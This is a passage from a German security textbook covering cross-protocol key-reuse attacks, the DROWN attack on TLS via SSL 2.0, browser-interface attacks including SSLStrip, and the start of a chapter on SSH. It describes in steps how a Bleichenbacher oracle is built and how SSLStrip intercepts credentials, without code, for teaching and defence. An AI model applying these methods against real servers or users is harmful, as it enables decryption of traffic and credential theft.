Hintergrund verwendet wird. In X.509-Zertifikaten gibt es keine Möglichkeit, den Anwendungsbereich eines Zertifikats auf nur eine Protokollversion oder nur ein Protokoll einzuschränken. Daher würde dieser Angriff auch dann funktionieren, wenn für TLS-RSA und TLS 1.3 unterschiedliche Schlüsselpaare verwendet würden, und das Gleiche gilt für den im vorigen Abschnitt beschriebenen Cross-Protokoll-Angriff TLS-RSA/QUIC.

12.6.4 TLS und IPsec

Die in Abschn. 8.9.3 beschriebenen Bleichenbacher-Orakel sind für IPsec IKE nur schwer auszunutzen. Es müssen strenge Timeouts berücksichtigt werden, und ein Angreifer muss als aktiver Man-in-the-Middle agieren.

In einem Key-Reuse-Szenario, in dem sich IPsec IKE und TLS ein RSA-Schlüsselpaar teilen, ist der Angreifer dagegen in einer sehr komfortablen Position. Er muss nur einmal passiv die TLS-Sitzung mitschneiden und kann dann im Web Attacker Model, in dem er keine MitM-Privilegien benötigt, die mitgeschnittene ClientKeyExchange-Nachricht mithilfe des Bleichenbacher-Orakels in IKEv1 entschlüsseln. Dazu kann er sich Zeit lassen, da keine Timeouts mehr zu beachten sind, und kann so ggf. unter dem Radar von Intrusion-Detection-Systemen bleiben.

12.6.5 DROWN

SSL 2.0 wurde bereits in Abschn. 11.1 beschrieben. SSL 2.0 ist unsicher und sollte nicht mehr verwendet werden – diese Empfehlung besteht bereits seit Ende der 1990er Jahre. Trotzdem war SSL 2.0 in Nischenanwendungen noch im Einsatz und Key Reuse mit aktuellen TLS-Versionen dort die Regel. Diese Tatsache konnte für den DROWN-Angriff [ASS+16] genutzt werden – die bekannten Schwächen von SSL 2.0 wurden genutzt, um TLS-Sitzungen zu entschlüsseln.

In Abb. 12.30 sind die für den DROWN-Angriff wichtigen Nachrichten von SSL 2.0 noch einmal dargestellt, für Export-Ciphersuites mit nur 40 geheimen Bits. Der Client wählt ein Master Secret mk, verschlüsselt 40 Bit davon in c und sendet den Rest als Klartext mk_{clear}. Der Server entschlüsselt c, rekonstruiert mk und startet die Schlüsselableitung. Der Server Write Key swk wird zur Verschlüsselung der Nachrichten vom Server an den Client benutzt, der Client Write Key cwk in umgekehrter Richtung.

Der Zustandsautomat von SSL 2.0 ist nicht eindeutig spezifiziert. Eigentlich soll der Client zusammen mit CMK auch die ClientFinished-Nachricht CF senden, um nachzuweisen, dass er mk kennt. Wird allerdings nur CMK gesendet, so antworten alle Serverimplementierungen sofort mit der ServerVerify-Nachricht SV, was den DROWN-Angriff erheblich schneller macht.




Abb. 12.30 Für den DROWN-Angriff ist die Tatsache relevant, dass nur 40 Bit des RSA-Schlüssels geheim sind(mk_{secret}). Man beachte außerdem die vertauschte Reihenfolge von SV und CF

Auch in SSLv2 sind Bleichenbacher-Gegenmaßnahmen implementiert. Wenn die Nachricht c nicht PKCS#1-konform ist oder wenn der verschlüsselte Plaintext nicht die richtige Länge hat (im Fall von Export-Ciphersuites genau 5 Byte), wird anstelle von mk einzufällig gewählter Wert mk^* für die Schlüsselableitung verwendet. Trotzdem kann man ein perfektes Bleichenbacher-Orakel wie folgt konstruieren:

1. Der Angeifer sendet einen beliebigen RSA-Chiffretext c, zusammen mit einem zufällig gewählten Wert mk_{clear}, an den Server.

2. Der Server antwortet mit der ServerVerify-Nachricht SV.
3. Der Angreifer führt eine vollständige Schlüsselsuche für swk der Komplexität 2^{40} durch. Dabei testet er alle möglichen Werte für mk_s^i und führt mit $mk = mk_{clear}|mk_s^i$ die Schlüsselableitung durch, bis es mit einem getesteten $swk_0 := swk^{i_0}$ möglich ist, die Nachricht SV so zu entschlüsseln, dass die korrekte Challenge r_C entschlüsselt wird. Sei $mk_0 := mk_s^{i_0}$ der Wert, für den dieser korrekte Server Write Key swk_0 abgeleitet wurde.
4. mk_0 kann nun entweder der korrekte Klartext zu c sein (dann war c PKCS#1-konform) oder ein zufällig gewählter Wert (dann war c nicht konform). Dies kann der Angreifer testen, indem er die gleichen Werte mk_{clear} und c in einem zweiten SSL-2.0-Handshake sendet und den gleichen Wert swk_0 für die Entschlüsselung der neuen Nachricht SV' nutzt – nur wenn c PKCS#1-konform war, klappt diese Entschlüsselung.

Durch dieses Bleichenbacher-Orakel lernt der Angreifer mehr als nur zwei Bytes – er lernt insgesamt acht Bytes: die beiden führenden PKCS#1-Bytes, die fünf letzten Bytes mk_0 und das Nullbyte direkt davor. Allerdings kann er aus technischen Gründen diesen Informationsvorteil nur einmal ausnutzen.

Bleichenbacher-Angriffe sind effizienter, wenn sie mit einem konformen Chiffretext starten. Dies ist für den DROWN-Angriff nicht der Fall. Der Chiffretext der ClientKeyExchange-Nachricht, die in einem TLS-RSA-Handshake mitgeschnitten wird, ist als Chiffretext c in der SSL2-Nachricht CMK *nicht* konform, da die Länge des Klartextes nicht übereinstimmt. In TLS-RSA ist der Klartext 48 Byte lang, in SSL2 nur 5 Byte.

Um diesen Effizienzvorteil nutzen zu können, musste daher im DROWN-Angriff eine Anpassung dieser beiden Längen vorgenommen werden. Dies ist nicht immer möglich, sondern funktioniert nur mit einer bestimmten Wahrscheinlichkeit, die von der Länge des RSA-Modulus abhängig ist. Diese Wahrscheinlichkeit wird in [ASS+16] für einen 2048-Bit-Modulus mit $\frac{1}{7774}$ angegeben, sodass die Anpassung nur für ungefähr einen von 8000 Chiffretexten funktioniert. Dies ist der Grund, warum für DROWN jeweils viele Handshakes mit dem Target-Server mitgeschnitten werden.

Ist die Anpassung erfolgt, wird mit dem SSL2-Bleichenbacher-Orakel zunächst der SSL2-Klartext berechnet und dieser dann durch Rücktransformation in einen TLS-RSA-Klartext übersetzt. Nach diesem Schritt ist der DROWN-Angriff erfolgreich beendet.

OpenSSL Die Tatsache, dass mit DROWN im Schnitt nur einer von 8000 TLS-RSA-Handshakes entschlüsselt werden kann, hätte Grund für eine Entwarnung sein können, wenn nicht in der wichtigsten SSL/TLS-Implementierung OpenSSL zwei Programmierfehler geschlummert hätten:

- SSL 2.0 wurde zwar 2010 in allen OpenSSL-Versionen abgeschaltet, aber über einen Programmierfehler konnte ein Angreifer SSL 2.0 wieder aktivieren. So waren DROWN-Angriffe gegen alle OpenSSL-Installationen möglich, auch wenn die Systemadministratoren SSL 2.0 korrekt deaktiviert hatten.
- In OpenSSL-Versionen, die zwischen 1998 und März 2015 erstellt wurden, war der DROWN-Angriff auch für „normale“ Ciphersuites möglich und dort sogar effizienter. Entgegen der SSL-2.0-Spezifikation konnten zusätzlich zu c `clear_key_data` Bytes übertragen werden. Nachdem der Klartext zu c berechnet worden war, wurden die führenden Bytes mit diesem Wert überschrieben. Wurde in c also z. B. ein Schlüssel der Länge 128 Bit übertragen, so konnte durch Senden von `clear_key_data` der Länge 120 Bit alle Bytes bis auf das letzte Byte in mk überschrieben werden, und die vollständige Schlüsselsuche in Schritt 3 des DROWN-Angriffs wurde wesentlich effizienter. Es konnten so auch mehr Klartextbytes berechnet werden, denn nach erfolgreicher Berechnung des letzten Klartextbytes konnte durch Senden des gleichen c und eines `clear_key_data` der Länge 112 Byte das vorletzte Byte berechnet werden, usw.

Fazit DROWN ist der bislang komplexeste Cross-Protokoll-Angriff und zeigt exemplarisch, welche unerkannten Gefahren in Protokollimplementierungen stecken können, auch wenn die zugrunde liegenden Administrationsregeln diese Gefahren eigentlich ausschließen sollten.

12.7 Angriffe auf die GUI des Browsers

TLS ist ein sehr komplexes Protokoll, seine Sicherheitsgarantien sollen aber auch technisch nicht versierten Nutzern über das *Graphical User Interface* (GUI) des Webbrowsers vermittelt werden. Hier wurden Fortschritte erzielt, das Problem ist aber noch nicht gelöst.

12.7.1 Die PKI für TLS

Wurzelzertifikate in Browsern Die Nutzung von TLS ist weitgehend transparent für den Nutzer. Dies ist aber nur deshalb möglich, weil die Browser-Hersteller dem Nutzer die Entscheidung abgenommen haben, welche Zertifikate als vertrauenswürdig anzusehen sind und welche nicht. In jedem Browser ist bereits bei der Auslieferung eine lange Liste von Wurzelzertifikaten enthalten. Stellt der Browser nun eine TLS-Verbindung mit einer Website her, deren Zertifikat mit einem dieser Wurzelzertifikate überprüft werden kann, so gilt die Website implizit als vertrauenswürdig.

Dies führte in der Vergangenheit zu einer immer längeren Liste von Vertrauensankern im Browser, ohne dass richtig klar war, nach welchen Kriterien Wurzelzertifikate aufgenommen wurden. Seit einiger Zeit legen aber Browserhersteller strengere Maßstäbe an die

Herausgeber von Wurzelzertifikaten an. So hat z. B. die Firma Google im September 2017 angekündigt, den Wurzelzertifikaten der Firma Symantec nicht mehr vertrauen und diese aus dem Zertifikatsspeicher von Chrome entfernen zu wollen.

Extended-Validation-Zertifikate Preise um $ 50 pro TLS-Zertifikat sind nur möglich, wenn Zertifizierungsstellen alle Überprüfungen automatisieren. Dadurch kann es z. B. möglich sein, gültige Zertifikate für Domains wie `bank.banking.com` legal zu erwerben, obwohl der Antragsteller keine Bank ist, und diese Zertifikate zu missbrauchen. Im Juni 2007 wurden erste Richtlinien für sogenannte *Extended-Validation*-Zertifikate (EV) vom CA/Browser Forum herausgegeben. EV-Zertifikate unterscheiden sich technisch nicht von anderen X.509-Zertifikaten (bis auf eine Zertifikatserweiterung); lediglich der Prozess der Ausstellung und die Darstellung im Browser sind anders:

- Jeder Antrag auf Ausstellung eines EV-Zertifikats wird manuell geprüft. Hierbei können z. B. auch Aspekte des Markenrechts in die Prüfung mit einfließen, etwa, wenn der Name einer Subdomain dem Namen einer eingetragenen Firma ähnelt. Durch diese manuelle Prüfung verteuern sich die Zertifikate erheblich.
- Im Browser wird die Farbe Grün für EV-Zertifikate reserviert. An dieser Stelle war die Unterstützung der Pläne durch Microsoft ausschlaggebend, da diese Regel erstmals im Internet Explorer 7 umgesetzt wurde.

12.7.2 Phishing, Pharming und Visual Spoofing

Mittels JavaScript war es bis etwa 2005 möglich, wichtige Elemente des Browserfensters, die Informationen zum Status der SSL-Verbindung enthalten, völlig auszublenden oder zu überschreiben. Ein Proof of Concept für den Internet Explorer ist in [AGS05] beschrieben. Heute ist es nicht mehr möglich, die Statuszeile eines Browsers per JavaScript auszublenden.

Als Reaktion auf Visual-Spoofing-Angriffe im Kontext von Online-Banking [DTH06] wurden in allen Browsern die SSL-Indikatoren grundsätzlich überarbeitet. Die TLS-Indikatoren sind heute in allen Browsern in der Adressleiste angeordnet, und zusätzlich wird die Adresszeile für EV-Zertifikate grün markiert. Leider wurde diese Ampelfarbe von den Browserherstellern unterschiedlich implementiert – mal als grüne Hinterlegung der gesamten Adresszeile, mal als grüne Hinterlegung der Protokollangabe in der Adresszeile oder auch nur als grünes Vorhängeschlosssymbol in der Adresszeile. Dies kann selbst Experten verwirren, wenn z. B. als Favicon[1] ein grünes Vorhängeschloss für eine ungeschützte HTTP-Verbindung verwendet wird. Eine Klarheit in der Darstellung des TLS-Status könnte nur durch den konsequenten Einsatz von Ampelfarben herbeigeführt werden, aber einen Einsatz der Farbe Rot für ungeschützte HTTP-Verbindungen hat noch kein Browserhersteller vorgeschlagen.

[1] https://de.wikipedia.org/wiki/Favicon

12.7.3 Warnmeldungen

Treten Probleme während des TLS-Handshakes auf, wird der Verbindungsaufbau in der Regel sofort abgebrochen. Allerdings gibt es eine große Ausnahme: Bei der Zertifikatsvalidierung treten in der Praxis so viele False Positives auf (z. B. abgelaufenes Zertifikat, Zertifikat nur auf einen Alias-Namen der aufgerufenen Domain ausgestellt), dass hier alle Webbrowser den menschlichen Nutzer fragen, wie in einem solchen Fall zu verfahren sei. Die False-Negative-Rate war sehr hoch, da Nutzer diese Information nicht verstanden und die Webseite trotzdem besuchten [DTH06].

Vor 2005 waren solche Warnmeldungen rein informativ und enthielten keinerlei Handlungsempfehlungen [DTH06]. Außerdem konnten diese Warnmeldungen mit nur einem Mausklick übersprungen werden. Heute sind Handlungsempfehlungen wie „Sie sollten diese Webseite nicht besuchen“ üblich, und Nutzer müssen mehr als eine Aktion tätigen, bevor die Webseite tatsächlich aufgerufen werden kann. Trotz dieser Verbesserungen bleibt die False-Negative-Rate hoch [SEA+09, FAR+15].

12.7.4 SSLStrip

Auf der Black Hat DC 2009 stellte Moxie Marlinspike einen einfachen, aber effizienten Man-in-the-Middle-Angriff auf TLS-Verbindungen vor. Dieser Angriff nutzt zwei Tatsachen aus:

1. Die Darstellung TLS-geschützter Webseiten unterscheidet sich auch heute kaum von der Darstellung im Klartext übertragener Webseiten. Ansätze eines Systems von Ampelfarben sind auf halbem Weg stecken geblieben. Zwar werden Webseiten, die mit einem EV-Zertifikat geschützt sind, mit einer grünen Adressleiste dargestellt, aber die Ampelfarbe Rot für ungeschützte HTTP-Verbindungen wird nicht verwendet.
2. Beim Aufbau einer TLS-Verbindung wird in der Regel nur der Server authentifiziert; der Client bleibt zunächst anonym und authentifiziert sich erst später über einen anderen Mechanismus (z. B. Nutzername/Passwort).

TLS soll gegen Man-in-the-Middle-Angriffe schützen – daher ist es legitim, dass der SSLStrip-Angreifer die Verbindung zwischen Client und Server kontrolliert. Dazu kann er sich z. B. in einem lokalen Netzwerk mittels ARP Spoofing die IP-Adresse des Webservers aneignen, oder er kann mittels DNS Cache Poisoning in diese Rolle schlüpfen.

Gibt nun ein menschlicher Nutzer die Adresse des Webservers in seinen Webbrowser ein, so tippt er üblicherweise nur den Domainnamen `www.example.com`. Der Browser ergänzt diese URL dann zu einer gültigen HTTP-URL http://www.example.com und sendet eine ungeschützte HTTP-Anfrage an den Server. Da der Angreifer sich die IP-Adresse/den Domainnamen des Zielservers angeeignet hat, erhält er diese Anfrage. Er baut dann eine




Abb. 12.31 Prinzip von SSLStrip

(Client-seitig anonyme) TLS-Verbindung zum eigentlichen Zielserver auf und leitet die Anfrage weiter (Abb. 12.31).

Die Antwort des Webservers schreibt der Angreifer um – er ersetzt alle HTTPS-URLs durch entsprechende HTTP-URLs –, bevor er die Antwort an das Opfer weiterleitet. Dadurch wird sichergestellt, dass auch alle nachfolgenden Anfragen *kein* TLS benutzen. Alle Daten, die das Opfer eingibt, kann der Angreifer so mitlesen – einschließlich von Nutzername/Passwort und Kreditkartennummern.

Die einzige Voraussetzung für diesen Angriff ist, dass das Opfer nicht erkennt, dass eine ungeschützte HTTP-Verbindung genutzt wird. Ein Nutzer, der mit der Syntax von URLs vertraut ist, könnte erkennen, dass in den aufgerufenen URLs in der Protokollangabe das s fehlt. Ansonsten fehlt, wie schon oben erwähnt, eine klare Ampelfarbe zur Unterscheidung beider Verbindungsarten. Das SSLStrip-Tool bietet auch weitere Möglichkeiten, um diese Erkennung zu erschweren, z. B. ein geschlossenes Vorhängeschloss als FavIcon, das dann in der URL-Zeile dargestellt wird.

Da die visuelle Unterscheidung von HTTP- und HTTPS-Verbindungen für ungeschulte Nutzer nahezu unmöglich ist, müssen Gegenmaßnahmen gegen SSLStrip auf Serverseite implementiert werden. Hier bieten sich z. B. *HTTP Strict Transport Security* (HSTS) und *HTTP Public Key Pinning* (HPKP) (Abschn. 10.8) an. Beide Mechanismen „zwingen“ den Browser dazu, eine bestimmte Domain immer nur über HTTPS anzufragen – dazu muss einmal eine Verbindung zum Server ohne SSLStrip-MitM zustande gekommen sein.

Secure Shell (SSH)

13

Inhaltsverzeichnis

13.1 Einführung

Das *Secure-SHell-Protokoll* (SSH) wird heute zum Administrieren von Unix-basierten Servern verwendet, auch für virtuelle Cloud-Server. Dieser Einführung beschreibt zunächst die Geschichte und die Nutzung von SSH, bevor auf die beiden Hauptbestandteile, den Handshake und das Binary Packet Protocol (BPP), eingegangen wird.

13.1.1 Was ist eine „Shell"?

Der Begriff „Shell" (engl. für „Schale" oder „Muschelschale") bezeichnet in der Informatik die äußere „Schale" eines Betriebssystems, über die der Nutzer mit diesem kommunizieren kann. Im weiteren Sinn fallen hierunter sowohl graphische als auch kommandozeilenbasierte Shells, im engeren Sinn ausschließlich kommandozeilenbasierte (*Command Line Interface,* CLI).

Graphische Shells sind z. B. Windows Explorer (Microsoft), Finder (Mac OS) oder X Window Manager in Unix-basierten Systemen. CLI-basierte Shells spielen in Unix-basierten Betriebssystemen wie Linux (Abb. 13.1) eine wichtige Rolle, sind aber auch in allen anderen Betriebssystemen vorhanden: COMMAND.COM (Microsoft DOS), CMD.EXE (Windows NT), Terminal (Mac OS). Die Standards für Unix-CLI-Shells setzte die Bourne-Shell (`sh`),

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_13




Abb. 13.1 Ubuntu Linux Bash Shell

in der Konzepte wie Variablen und Kontrollstrukturen aus höheren Programmiersprachen übernommen wurden. Eine erweiterte Variante, die Bash-Shell *(Bourne-again shell),* ist die Default-Shell in den meisten Linux- und MacOS-Systemen.

Eine Shell kann nicht nur lokal an einem Computer genutzt werden, sondern auch zur Steuerung von Systemen über ein Netzwerk. Die *Remote Shell* (`rsh`) wurde 1983 als Teil des RLogin-Systems [Kan91] von BSD Unix eingeführt; ein Nutzer kann hier Shell-Befehle über ein Netzwerk ausführen. Ebenso können Shells auf entfernten Computern mittels Telnet [PR83] angeprochen werden. Wegen gravierender Sicherheitsprobleme wurden beide Varianten durch SSH verdrängt.

Das SSH-Protokoll wurde 1995 von Tatu Ylönen als sicherer Ersatz für Remote Shell und Telnet entwickelt, und Fernzugriff auf Betriebssystem-Shells ist auch heute noch sein Haupteinsatzgebiet [BS02]. SSH ist jedoch nicht nur für diesen Zweck einsetzbar: Ähnlich wie TLS ist SSH eine vielfältig einsetzbare Kombination aus Algorithmen- und Schlüsselaushandlung (SSH *Handshake*) sowie Verschlüsselung und Authentifikation der Daten (SSH *Binary Packet Layer*). SSH kann somit sowohl zur Absicherung von Remote-Befehlseingaben mittels Telnet, rlogin, rsh oder rexec als auch zur Absicherung von Filetransfers mittels FTP (das zugeordnete Protokollkürzel heißt SFTP, um es von FTP-over-TLS, abgekürzt FTPS, unterscheiden zu können) oder Secure Copy (SCP) eingesetzt werden.

Mittlerweile gibt es SSH-Produkte für viele Betriebssysteme. Die ursprüngliche Version SSH 1.0 und ihre Weiterentwicklungen 1.3 und 1.5 wiesen noch Sicherheitsmängel auf [ssh01] und wurden schließlich durch SSH 2.0 [YL06c] ersetzt. Dieses Protokoll wollen wir weiter unten genauer betrachten.

13.1.2 SSH-Schlüsselmanagement

Obwohl TLS und SSH (2.0) sich von ihrem Aufbau her ähneln, sind ihre typischen Einsatzszenarien verschieden. TLS wird im *offenen* World Wide Web eingesetzt und muss jeden Webbrowser mit jedem Server sicher verbinden; SSH wird in *geschlossenen* Administrationsumgebungen eingesetzt, in denen jeder Administrator nur eine begrenzte Anzahl von Servern zu administrieren hat.

Dies schlägt sich insbesondere im Schlüsselmanagement nieder. Obwohl SSH 2.0 auch mit X.509-Zertifikaten umgehen kann, werden typischerweise einfach nur öffentliche Schlüssel (und Passwörter) benutzt.

Serverauthentifikation Server werden vom SSH-Client des Nutzers über ihre öffentlichen Schlüssel und digitalen Signaturen identifiziert. Dazu benötigt der Client für jeden zu administrierenden Server den passenden öffentlichen Schlüssel, um damit die im Verlauf des Handshakes ausgetauschte Signatur verifizieren zu können.

Im Verlauf des Handshakes sendet der Server immer seinen Public Key (Abschn. 13.3.1). Ist dieser bereits in der Liste der vertrauenswürdigen Schlüssel enthalten, die der Client gespeichert hat, so läuft die Authentifikation des Servers ohne Mithilfe des Nutzers ab. Ist der Schlüssel dagegen unbekannt, muss der Nutzer entscheiden, ob der Schlüssel in diese Liste aufgenommen wird oder nicht. Ein Dialog hierzu ist in Abb. 13.2 wiedergegeben.

Der Server authentifiziert sich dann, indem er die wichtigsten Parameter des Handshakes, die auch den ausgehandelten Schlüssel beeinflussen, digital signiert.

Client-Authentifikation Der Client kann sich gegenüber dem Server über ein Passwort (das natürlich nur verschlüsselt übertragen wird) authentifizieren, oder über einen öffentlichen Schlüssel und eine digitale Signatur. Beides, Passwort und öffentlicher Schlüssel, müssen manuell auf den zu administrierenden Servern eingetragen werden.

13.1.3 Kurze Geschichte von SSH

SSH-1 Die von Tatu Ylönen 1995 veröffentlichte Version von SSH wird auch als SSH-1 oder Version 1.x bezeichnet. Die ursprüngliche Implementierung wurde im Juli 1995 als Freeware veröffentlicht. Im Dezember desselben Jahres gründete Ylönen dann die Firma SSH Communications Security, um SSH-1 auch als Produkt zu vermarkten.

OpenSSH 1999 beschlossen einige Entwickler, eine Open-Source-Variante von SSH aus der Version 1.2.12 des originalen Programms zu entwickeln. Zunächst wurde daraus OSSH




Abb. 13.2 Dialog bei erstmaliger Anmeldung mit SSH

und schließlich, unter Federführung des OpenBSD-Teams, OpenSSH. OpenSSH unterstützt beide Versionen 1.x und 2.0.

SSH 2.0 Hierbei handelt es sich um ein komplettes Redesign des SSH-Protokolls. Die Architektur von SSH 2.0 ist in RFC 4251 [YL06c] beschrieben. Sie besteht aus vier Teilen, die in drei RFCs genauer beschrieben werden:

- **Handshake 1 – Authentifikation des Servers:** Die erste Hälfte des SSH-Handshakes, der die Aushandlung der Algorithmen, eine Diffie-Hellman-Schlüsselvereinbarung, und die Authentifikation des Servers umfasst, ist in RFC 4253 [YL06d] beschrieben. Nach Abschluss dieses Teils des Handshakes kann ein verschlüsselter Kanal mithilfe des *Binary Packet Protocol* aufgebaut werden; dieses ist deshalb im selben RFC beschrieben.
- **Handshake 2 – Authentifikation des Client:** Die verschiedenen Methoden, mit denen sich der Client über das Binary Packet Protocol authentifizieren kann, sind in RFC 4252 [YL06a] beschrieben. Wir werden auf die beiden häufigsten Methoden, Nutzername/Passwort und digitale Signatur, in der Beschreibung des Handshakes näher eingehen.
- **Binary Packet Protocol (BPP):** Dieser Encrypt-and-MAC-Layer, der in RFC 4253 [YL06d] spezifiziert ist, soll die Vertraulichkeit und Integrität der übertragenen Daten schützen.
- **Connection Protocol:** Mithilfe dieses Protokolls können innerhalb des BPP mehrere separate Kanäle aufgebaut werden. Es ist in RFC 4254 [YL06b] spezifiziert.

13.2 SSH-1

Die ursprüngliche Version von SSH wird heute noch von den meisten SSH-Clients und einigen SSH-Servern unterstützt. Sie weist keinerlei Ähnlichkeit mit der aktuellen Version 2.0 auf und verwendet einige Nichtstandardkonstruktionen, die so in keinem anderen kryptographischen Protokoll auftauchen.

Der Server benötigt für SSH-1 *zwei* RSA-Schlüsselpaare, den *Host Key* HK und den *Server Key* SK. Nirgendwo im Protokoll kommen digitale Signaturen zum Einsatz, RSA wird immer nur als Verschlüsselungsalgorithmus eingesetzt. Der Server authentifiziert sich implizit durch seine Fähigkeit, einen Wert k entschlüsseln zu können, der mit beiden öffentlichen Schlüsseln verschlüsselt ist.

Der Client kann sich auf vier verschiedene Arten authentifizieren:

1. über seine IP-Adresse,
2. über ein Passwort,

3. über einen RSA-Schlüssel oder
4. über seine IP-Adresse in Verbindung mit einem RSA-Schlüssel.

Ein typischer Protokollablauf mit Client-Authentifizierung gemäß Option 3 ist in Abb. 13.3 wiedergegeben.

1. Der Server eröffnet den Handshake, indem er eine `PUBLIC_KEY`-Nachricht sendet, die neben seinen beiden öffentlichen Schlüsseln pk_1, pk_2 und Listen möglicher Verschlüsselungs-, Authentifikations- und Erweiterungsoptionen noch eine 64-Bit-Zufallszahl r_S enthält. Eine Session-ID sid wird als MD5-Hashwert der beiden Public Keys und der Zufallszahl des Servers festgelegt.
2. Nach Erhalt der `PUBLIC_KEY`-Nachricht berechnet der Client ebenfalls sid und wählt einen 256 Bit langen Sitzungsschlüssel k. Dieser Sitzungsschlüssel wird *doppelt* verschlüsselt: zuerst mit dem *kleineren* der beiden Serverschlüssel (gemessen an der Länge des RSA-Modulus) und danach einmal mit dem *größeren*. Die Klartexte werden jeweils zuvor PKCS#1 v. 1.5 codiert. Um diese Doppelverschlüsselung zu ermöglichen, fordert der Standard einen Unterschied von mindestens 128 Bit in der Länge der beiden RSA-Moduli. Das so entstandene Kryptogramm c_k wird in der `SESSION_KEY`-Nachricht an den Server gesandt, zusammen mit dem vom Client ausgewählten Verschlüsselungsalgorithmus, der Zufallszahl r_S und einem $flags$-Feld mit Protokolloptionen.
3. Beide Parteien können nun die unterschiedlichen Verschlüsselungsschlüssel für beide Kommunikationsrichtungen mithilfe der Key Derivation Function KDF ableiten. Alle weiteren Nachrichten sind jetzt verschlüsselt. Die Authentifikation des Servers wird jetzt durch das Senden einer konstanten `SUCCESS`-Nachricht abgeschlossen, die nur dann vom Client entschlüsselt werden kann, wenn der Server den korrekten Sitzungsschlüssel k aus c_k extrahieren konnte.
4. Der Client senden nun den Nutzernamen, unter dem er sich authentifizieren möchte, in der `USER`-Nachricht an den Server. Ist für diesen Nutzer keine Authentifizierung erforderlich, so antwortet der Server darauf mit `SUCCESS`, in allen anderen Fällen mit `FAILURE`.
5. In der nächsten Nachricht fragt der Client die vom Server unterstützten Authentifizierungsmethoden sequentiell ab. In unserem Beispiel beginnt er mit der Nachricht `AUTH_RSA`, die den Modulus des öffentlichen RSA-Schlüssels des Client enthält. Der Server akzeptiert diese Methode, indem er eine verschlüsselte Challenge c_{chall} sendet. (Bei Ablehnung dieser Methode hätte der Client sequentiell die anderen drei abfragen müssen.)
6. Der Client entschlüsselt nun c_{chall} und bildet den MD5-Hashwert aus dem Klartext $chall_S$ und der Session ID sid. Diesen Wert sendet er an den Server. Ist dieser korrekt, so ist die Authentifizierung des Client abgeschlossen, und er kann Befehle an den Server senden.

